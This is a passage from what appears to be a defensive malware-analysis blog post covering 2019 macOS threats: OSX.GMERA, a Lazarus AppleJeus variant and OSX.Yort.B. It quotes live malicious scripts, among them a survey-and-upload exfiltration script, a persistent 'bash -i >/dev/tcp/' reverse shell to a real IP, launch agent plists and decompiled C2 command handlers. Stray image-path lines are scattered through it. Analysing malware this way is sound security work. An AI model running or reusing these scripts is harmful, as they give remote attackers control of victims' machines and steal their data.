0x0000000100002a0c E8CFF3FFFF            call       shellExecute               ; shellExecute

0x0000000100002b00 4889DF                mov        rdi, rbx                   ; argument #1 for
method shellExecute
0x0000000100002b03 E8D8F2FFFF            call       shellExecute               ; shellExecute
```

Both the `plugin` and `stock` files are bash scripts:

```
$ file Stockfoli.app/Contents/Resources/plugin
Stockfoli.app/Contents/Resources/plugin: Bourne-Again shell script text executable, ASCII text

$ file Stockfoli.app/Contents/Resources/stock
Stockfoli.app/Contents/Resources/stock: Bourne-Again shell script text executable, ASCII text
```

First, let's look at the `plugin` script:

```
#! /bin/bash

uploadURL="https://appstockfolio.com/panel/upload.php"

function getINFO() {
  htmlbase64 """$(whoami) $(curl -s ipinfo.io | tr -d "{""}"",""\"")""" > /tmp/.info
  htmlbase64 "$(ls /Applications)" >> /tmp/.info
  htmlbase64 """$(ls -lh ~/Documents | awk '{print $5, "|", $6, $7, "|", $9}')""" >> /tmp/.info
  htmlbase64 "$(ls -lh ~/Desktop | awk '{print $5, "|", $6, $7, "|", $9}')" >> /tmp/.info
  htmlbase64 "$(date -r /var/db/.AppleSetupDone +%F)" >> /tmp/.info
  htmlbase64 "$(df -h | awk '{print $1, $4, $5, $9}' | tail -n +2)" >> /tmp/.info
  htmlbase64 "$(system_profiler SPDisplaysDataType)" >> /tmp/.info
  htmlbase64 "$(/System/Library/PrivateFrameworks/Apple80211.framework/Versions/Current/Resources/airport -s | awk '{print $1}' | tail -n +2)" >> /tmp/.info
  screencapture -t jpg -x /tmp/screen.jpg
  sips -z 500 800 /tmp/screen.jpg
  sips -s formatOptions 50 /tmp/screen.jpg
  cat /tmp/screen.jpg | base64 >> /tmp/.info
  rm /tmp/screen.jpg
}

...

function sendIT(){
  unique="$(system_profiler SPHardwareDataType | grep Serial | cut -d ":" -f 2 | xargs)"
  whoami="$(whoami | tr -dc '[:alnum:]\n\r' | tr '[:upper:]' '[:lower:]' | xargs)"
  ID="${whoami}_${unique}"
  while true; do
    get="$(curl -k -s -F "server_id=$ID" -F "file=@/tmp/.info" $uploadURL)"
    echo "$get"
    result="""$(par_json "$get" "result")"""
    if [[ "$result" == "Ok" ]]; then
      echo "File uploaded"
      while true; do
        sleep 120
        get="$(curl -k -s -F "server_id=$ID" $uploadURL)"
        pass="""$(par_json "$get" "text")"""
        if [ "$pass" != "wait" ] && [ ! -z $pass ]; then
          echo "$pass" > ~/Library/Containers/.pass
          rm /tmp/.info
          exit 1
        fi
      done
    else
      sleep 120
    fi
  done
}

getINFO
sendIT
```

The script first gathers a bunch of information about the infected system, via the `getINFO` function. This information includes survey including:

- the username of the logged in user (via `whoami`)
- the infected system's ip address (via `curl -s ipinfo.io`)
- installed applications (via `ls /Applications`)
- the files on the `Documents` and `Desktop` folder (via `ls -lh ~/Documents` and ls -lh ~/Desktop).
- OS install date (via `date -r /var/db/.AppleSetupDone`)
- disk usage (via `df -h`)
- display informatio (via `system_profiler SPDisplaysDataType`)

- wifi access point (via `/System/Library/PrivateFrameworks/Apple80211.framework/Versions/Current/Resources/airport -s`)
- a screencapture (via `screencapture`)

It then uploads this survey data to `https://appstockfolio.com/panel/upload.php` , writing out the server's response to `~/Library/Containers/.pass`

Now, on to the `stock` script:

```
//stock

#! /bin/bash

louncherPATH="`dirname "$0"`/appcode"
if [ -e $louncherPATH ]
then
cp $louncherPATH /private/var/tmp/appcode
find ~/Downloads ~/Documents ~/Desktop -type f -name '.app' | xargs base64 -D | bash
find ~/Downloads ~/Documents ~/Desktop -type f -name '.app' | xargs rm
    while true; do
        if [ -f ~/Library/Containers/.pass ]; then
            pass="$(cat ~/Library/Containers/.pass | tr -d '\040\011\012\015')"
            openssl aes-256-cbc -d -a -in /private/var/tmp/appcode -out /tmp/appcode -k "$pass"
            chmod +x /tmp/appcode
            /tmp/appcode
            sleep 1
            nohup bash -c "find ~/Downloads ~/Documents ~/Desktop /Applications /tmp -type f -name 'appcode' 2> >(grep -v -e 'Permission denied' -e 'Operation not permitted' >&2) | xargs rm " < /dev/null >> /tmp/mylogfile 2>&1 &
            rm ~/Library/Containers/.pass
            exit 1
        fi
    sleep 30
    done
fi
```

The `stock` script first copies the `Resources/appcode` file to a temporary location (`/private/var/tmp/appcode`). If the `~/Library/Containers/.pass` file exists (recall this is created by the `plugin` script with information from the server), it will decrypt and execute the copy of the `appcode` file.

Unfortunately as the server is offline, the `.pass` is not created, and thus the `appcode` file cannot be decrypted:

> "We suspect the file appcode is a malware file that contains additional routines. However, at the time of writing, we were unable to decrypt this file since the upload URL hxxps://appstockfolio.com/panel/upload[.]php was inaccessible" -TrendMicro

Though the `OSX.GMERA.B` specimen shares various similarities with `OSX.GMERA.A` (such as its infection vector of a trojanized `Stockfolio.app`), its payload is different.

Recall `OSX.GMERA.B` executes the `Resources/run.sh` script.

After checking in with a server located at `http://owpqkszz.info/link.php` , the code within the `run.sh` script creates an interactive remote shell to `193.37.212.176` :

```
scre=`screen -d -m bash -c 'bash -i >/dev/tcp/193.37.212.176/25733 0>&1'`
echo "scre - $scre)" >> /tmp/loglog
```

We also noted that `GMERA.B` (via code within `run.sh`) persists a launch agent to: `~/Library/LaunchAgents/.com.apple.upd.plist`, to automatically execute commands whenever the user logs in:

```
...

<key>ProgramArguments</key>
<array>
  <string>sh</string>
  <string>-c</string>
  <string>echo 'd2hpbGUgOjsgZG8gc...RvbmU=' | base64 --decode | bash</string>
</array>

...
```

Decoding the base-64 encoded data in the command reveals the following:

```
while :; do sleep 10000; screen -X quit; lsof -ti :25733 | xargs kill -9; screen -d -m bash -c 'bash -i >/dev/tcp/193.37.212.176/25733 0>&1'; done
```

…ah, a persistent interactive remote shell to `193.37.212.176`.
This of course gives a remote attacker, continued access to the infected system and the ability to run arbitrary commands.

\

👾 Lazarus (unnamed)

This unnamed specimen, is yet another Lazarus group backdoor that affords a remote attacker complete command and control over infected macOS systems.

Download: [OSX.AppleJeus] (password: `infect3d`)

Writeups:

“Pass the AppleJeus”

\

Infection Vector: Trojanized (Trading) Application

In early October, @malwrhunterteam tweeted about some interesting malware:


> So, in short: anyone installed this "JMT Trader" recently (or anytime? - others will probably have the time to dig and find out...), got some APT's malware with it too... pic.twitter.com/tEYJZEYxAq
>
> — MalwareHunterTeam (@malwrhunterteam) October 11, 2019

…noting this malware may have been seen before (or at least was closely related to previous specimen analyzed by Kaspersky (as `OSX.AppleJeus`, by Lazarus group)):

> If that highlighted not says anything to you... then look here in what malware it was seen before: https://t.co/xSfDulILh0
> cc @craiu pic.twitter.com/g2CyU87aLr
>
> — MalwareHunterTeam (@malwrhunterteam) October 11, 2019


We noted early, that the de-facto method of infection utilized by the Lazarus group, was trojanized cryptocurrency trading applications. This samples (which we refer to as `OSX.AppleJeus 2`, for lack of a better name), follow an identical approach to infect macOS targets. First, a "new" company was created: "JMT Trading" (hosted at: https://www.jmttrading.org/):

Looks reasonably legitimate, ya? Following the "Download from Github" link, will take the user to: https://github.com/jmttrading/JMTTrader/releases, which contains various files for download. Files that contain malware (specifically a disk image, that contain package named `JMTTrader.pkg`): \



If the user is coerced into downloading and installing the trojanized cryptocurrency trading application, they will be infected.

Note that the installer requires administrative privileges, but the malware will kindly ask for such privileges during installation:



\

Persistence: Launch Daemon


The `JMTTrader.pkg` contains a `postinstall` script (which contains the actual installation instructions). Using the `Suspicious Package` app (available for download here), we can view the contents of this install file:

```
#!/bin/sh
mv /Applications/JMTTrader.app/Contents/Resources/.org.jmttrading.plist
  /Library/LaunchDaemons/org.jmttrading.plist

chmod 644 /Library/LaunchDaemons/org.jmttrading.plist

mkdir /Library/JMTTrader

mv /Applications/JMTTrader.app/Contents/Resources/.CrashReporter
  /Library/JMTTrader/CrashReporter

chmod +x /Library/JMTTrader/CrashReporter

/Library/JMTTrader/CrashReporter Maintain &
```

In short, this install script:

1. Installs a launch daemon plist (`org.jmttrading.plist`)
2. Installs a daemon (`CrashReporter`)
3. Executes said daemon with the `Maintain` command line parameter.

Both the daemon's plist and binary are (originally) embedded into an application, `JMTTrader.app` found within the `.pkg`. Specifically they're hidden files found in the `/Resources` directory; `Resources/.org.jmttrading.plist` and `Resources/.CrashReporter`:



Using the "Suspicious Package" app we can extract both these file for analysis.

First, let's look at the launch daemon plist (`org.jmttrading.plist`):

```
<?xml version="1.0" encoding="UTF-8"?>
<!DOCTYPE plist PUBLIC "-//Apple//DTD PLIST 1.0//EN" "http://www.apple.com/DTDs/PropertyList-1.0.dtd">
<plist version="1.0">
<dict>
        <key>Label</key>
        <string>org.jmttrading.jmttrader</string>
        <key>ProgramArguments</key>
        <array>
                <string>/Library/JMTTrader/CrashReporter</string>
                <string>Maintain</string>
        </array>
        <key>RunAtLoad</key>
        <true/>
</dict>
</plist>
```

As expected, it references the daemon `/Library/JMTTrader/CrashReporter` (in the `ProgramArguments` array). As the `RunAtLoad` is set to `true` macOS will automatically (re)start the daemon every time the system is rebooted. \

Capabilities: Persistent Backdoor

The malware persists (via a Launch Daemon) the `CrashReporter` binary.

Via the `file` command, we can determine its file type (Mach-O 64-bit):

```
$ file ~/Downloads/.CrashReporter
~/Downloads/.CrashReporter: Mach-O 64-bit executable x86_64
```

Using my WhatsYourSign utility, we can easily ascertain it's code-signing status. Though signed, it's signed ad-hoc:

Running the `strings` command, affords us valuable insight into the (likely) functionality of the binary.

```
$ strings -a ~/Downloads/.CrashReporter

Content-Disposition: form-data; name="%s";
jGzAcN6k4VsTRn9
...
mont.jpg
...
beastgoc.com
https://%s/grepmonux.php
POST
...
Mozilla/5.0 (Windows NT 10.0; Win64; x64) AppleWebKit/537.36 (KHTML, like Gecko) Chrome/72.0.3626.121
Safari/537.36

X,%`PMk--Jj8s+6=
```

\
Always run the `strings` command with the `-a` flag to instruct it to scan the entire file for printable (ASCII) strings!

From the output of the strings command, we can see some interesting, well, strings!

- `beastgoc.com` , `https://%s/grepmonux.php`
  likely a download or C&C server?
- `Mozilla/5.0 (Windows NT 10.0; Win64; x64) AppleWebKit/537.36 ...`
  the binary's user-agent (perhaps useful as an IOC)?
- `X,%\`PMk--Jj8s+6=`
  perhaps an encryption or decryption key?

Each time the malware is started, it sends an HTTP `POST` request to `https://beastgoc.com/grepmonux.php` containing the following data:

```
(lldb)x/s 0x100260000
0x100260000: "--jGzAcN6k4VsTRn9\r\nContent-Disposition: form-data; name="token"; \r\n\r\n756222899\r\n-
-jGzAcN6k4VsTRn9\r\nContent-Disposition: form-data; name="query"; \r\n\r\nconn\r\n--
jGzAcN6k4VsTRn9\r\nContent-Disposition: form-data; name="content"; filename="mont.jpg"\r\nContent-Type:
application/octet-stream\r\n\r\n\xffffffeb'6MQMk-|Oj8\r\n--jGzAcN6k4VsTRn9--\r\n"
```

The command and control server will respond with (encrypted) tasking.

```
int listen_messagev() {

...

send_to_base(_g_token, 0x0, 0x0, r12, r13, 0x1);

//decrypt
do {
    (r12 + rax) = *(int8_t *)(r12 + rax) ^ *(int8_t *)((rax & 0xf) + _cbc_iv);
    rax = rax + 0x1;
} while (rbx != rax);


//handle tasking (commands)
if (strcmp(r12, "exit") == 0x0) goto exit;

if (strcmp(r12, "kcon") == 0x0) goto kcon;

if (is_str_start_with(r12, "up ") == 0x0) goto up;

...
```

Unfortunately during analysis, the C&C server did not return any tasking. However, via static analysis, we can fairly easily ascertain the malware's capabilities.

For example, the malware supports an "exit" command, which will (unsurprisingly) causes the malware to exit:

```
if (strcmp(r12, "exit") == 0x0) goto exit;

...

exit:
    r14 = 0x250;
    var_434 = 0x0;
    __bzero(r12, 0x30000);
    send_to_base(*(int32_t *)_g_token, r14, 0x2, r12, &var_434, 0x2);
    free(r12);
    free(r14);
    exit(0x0);
```

If the malware receives the `up` command, it appears to contain logic to open then write to a a file (i.e. upload a file from the C&C server to an infected host):

```
if (is_str_start_with(r12, "up ") != 0x0)
{
    //open file
    rax = fopen(&var_430, "wb");

    //(perhaps) get file contents from C&C server?
    send_to_base(*(int32_t *)_g_token, r14, 0x2, r12, r13, 0x2)
    ...

    //decrypt
    do {
          (r12 + rax) = (r12 + rax) ^ (rax & 0xf) + _cbc_iv);
           rax = rax + 0x1;
    } while (rbx != rax);

    //write out to disk
    fwrite(r12, rbx, 0x1, var_440);

    //close
    fclose(var_440);

}
```

Other commands, will cause the malware to invoke a function named: `proc_cmd` :

```
if ((rbx < 0x7) || (is_str_start_with(r12, "stand ") == 0x0))
    goto loc_10000241c;

loc_10000241c:
    rax = proc_cmd(r12, r14, &var_438);
```

The `proc_cmd` function appears to execute a command via the shell (specifically via the `popen` API):

```
int proc_cmd(int * arg0, int * arg1, unsigned int * arg2) {
    r13 = arg2;
    r14 = arg1;

    __bzero(&var_430, 0x400);
    sprintf(&var_430, "%s 2>&1 &", arg0);
    rax = popen(&var_430, "r");
```

```
$ man popen

FILE * popen(const char *command, const char *mode);

The popen() function ``opens'' a process by creating a bidirectional pipe, forking, and invoking the
shell.

The command argument is a pointer to a null-terminated string containing a shell command line.  This
command is passed to /bin/sh, using the -c flag; interpretation, if any, is performed by the shell.
```

The ability to remotely execute commands, clearly gives a remote attacker full and extensible control over the infected macOS system!

\

`OSX.Yort.B`

`OSX.Yort.B` is a close variant to the Lazarus group's `OSX.Yort.A` ; a backdoor that affords a remote attacker complete command and control over infected macOS systems.

Download: `OSX.Yort.B` (password: `infect3d`)

Writeups:

- "Mac Backdoor Linked to Lazarus Targets Korean Users"
- "Lazarus Take 3: FlashUpdateCheck, Album.app"

\

Infection Vector: Trojanized Application

In late October, Twitter user @cyberwar_15 uncovered a new Lazarus group backdoor, targeting macOS users.

> #NorthKorea #Lazarus #XLS #MacOS
>
> 연인심리테스트.xls
> 6850189bbf5191a76761ab20f7c630efhttps://t.co/nDQKtzjufo a8096ddf8758a79fdf68753190c6216a
>
> C2 동일https://t.co/SDIgyrrZv2https://t.co/u347K2ltoXhttps://t.co/MUfL28vtmB pic.twitter.com/lwjVfIeeSE
>
> — CyberWar - 싸워 (@cyberwar_15) October 22, 2019


His tweet identified a malicious excel (`xls`) document, and a malicious application `Album.app` .

Though Lazarus group has previously utilized malicious "macro-laden" office documents to target macOS users (e.g. OSX.Yort) is malicious excel document (as noted by TrendMicro) contains no macOS logic:

```
$ olevba 연인심리테스트.xls

===============================================================================
FILE: 연인심리테스트.xls
Type: OLE
-------------------------------------------------------------------------------
VBA MACRO Module1.bas
in file: 연인심리테스트.xls - OLE stream: u'_VBA_PROJECT_CUR/VBA/Module1'
- - - - - - - - - - - - - - - - - - - - - - - - - - - - - - - - - - - - - - -
#If Mac Then
#Else
```

…thus is seems likely to assume that the malicious application (`Album.app`) is instead directly distributed to targets (perhaps as an email attachment).

As the application is unsigned, user's would have to manually disable or work-around Gatekeeper: \




```
$ codesign -dvv /Users/patrick/Downloads/yort_b/Album.app
/Users/patrick/Downloads/yort_b/Album.app: code object is not signed at all
```

Thus, its unlikely many macOS users were infected …though in a targeted APT operation, sometimes just one is enough!

Persistence: Launch Agent

Although the original version of `Yort` was not persisted, `OSX.Yort.B` is persisted as a launch agent.

Specifically, if the user is coerced into running the malicious application, `Album.app` , it will persistently install a launch agent; `~/Library/Launchagents/com.adobe.macromedia.plist` .


Taking a peek at disassembly of the malicious application's binary (`Album.app/Contents/macOS/Flash Player`), reveals an embedded property list and code that will both save out this plist, then launch it via `launchctl load` :

```
rax = strncmp(&var_1010, "/tmp", 0x4);
if (rax != 0x0) {
        memset(&var_1410, 0x0, 0x400);
        var_8144 = sprintf(&var_1410, "%s/Library/LaunchAgents/%s",
                           &var_1010, "com.adobe.macromedia.flash.plist");

        rax = fopen(&var_1410, "w");
        var_80C0 = rax;
        if (var_80C0 != 0x0) {
                fprintf(var_80C0, "<?xml version=\"1.0\" encoding=\"UTF-8\"?>
                \n<!DOCTYPE plist PUBLIC \"-//Apple//DTD PLIST 1.0//EN\" ...">
                \n<plist version=\"1.0\">\n<dict>\n\t<key>EnvironmentVariables</key>
                \n\t<dict>\n\t\t<key>PATH</key>\n\t\t<string>/usr/local/bin:/…");
                fclose(var_80C0);
        }
        memset(&var_1410, 0x0, 0x400);
        var_816C = sprintf(&var_1410, "launchctl load -w \"%s/Library/LaunchAgents/%s\"",
                           &var_1010, "com.adobe.macromedia.flash.plist");
        rax = system(&var_1410);
}
```

We can also dynamically observe this via our `FileMonitor`:

```
# FileMonitor.app/Contents/MacOS/FileMonitor -filter "Flash Player" -pretty
{
  "event" : "ES_EVENT_TYPE_NOTIFY_CREATE",
  "file" : {
    "destination" : "~/Library/LaunchAgents/com.adobe.macromedia.flash.plist",
    "process" : {
      "uid" : 501,
      "arguments" : [

      ],
      "ppid" : 1,
      "ancestors" : [
        1
      ],
      "signing info" : {
        "csFlags" : 0,
        "isPlatformBinary" : 0,
        "cdHash" : "00000000000000000000"
      },
      "path" : "Album.app/Contents/MacOS/Flash Player",
      "pid" : 1031
    }
  },
  "timestamp" : "2019-12-27 21:05:48 +0000"
}
```

Of course, this persistence is readily detected by our BlockBlock tool:



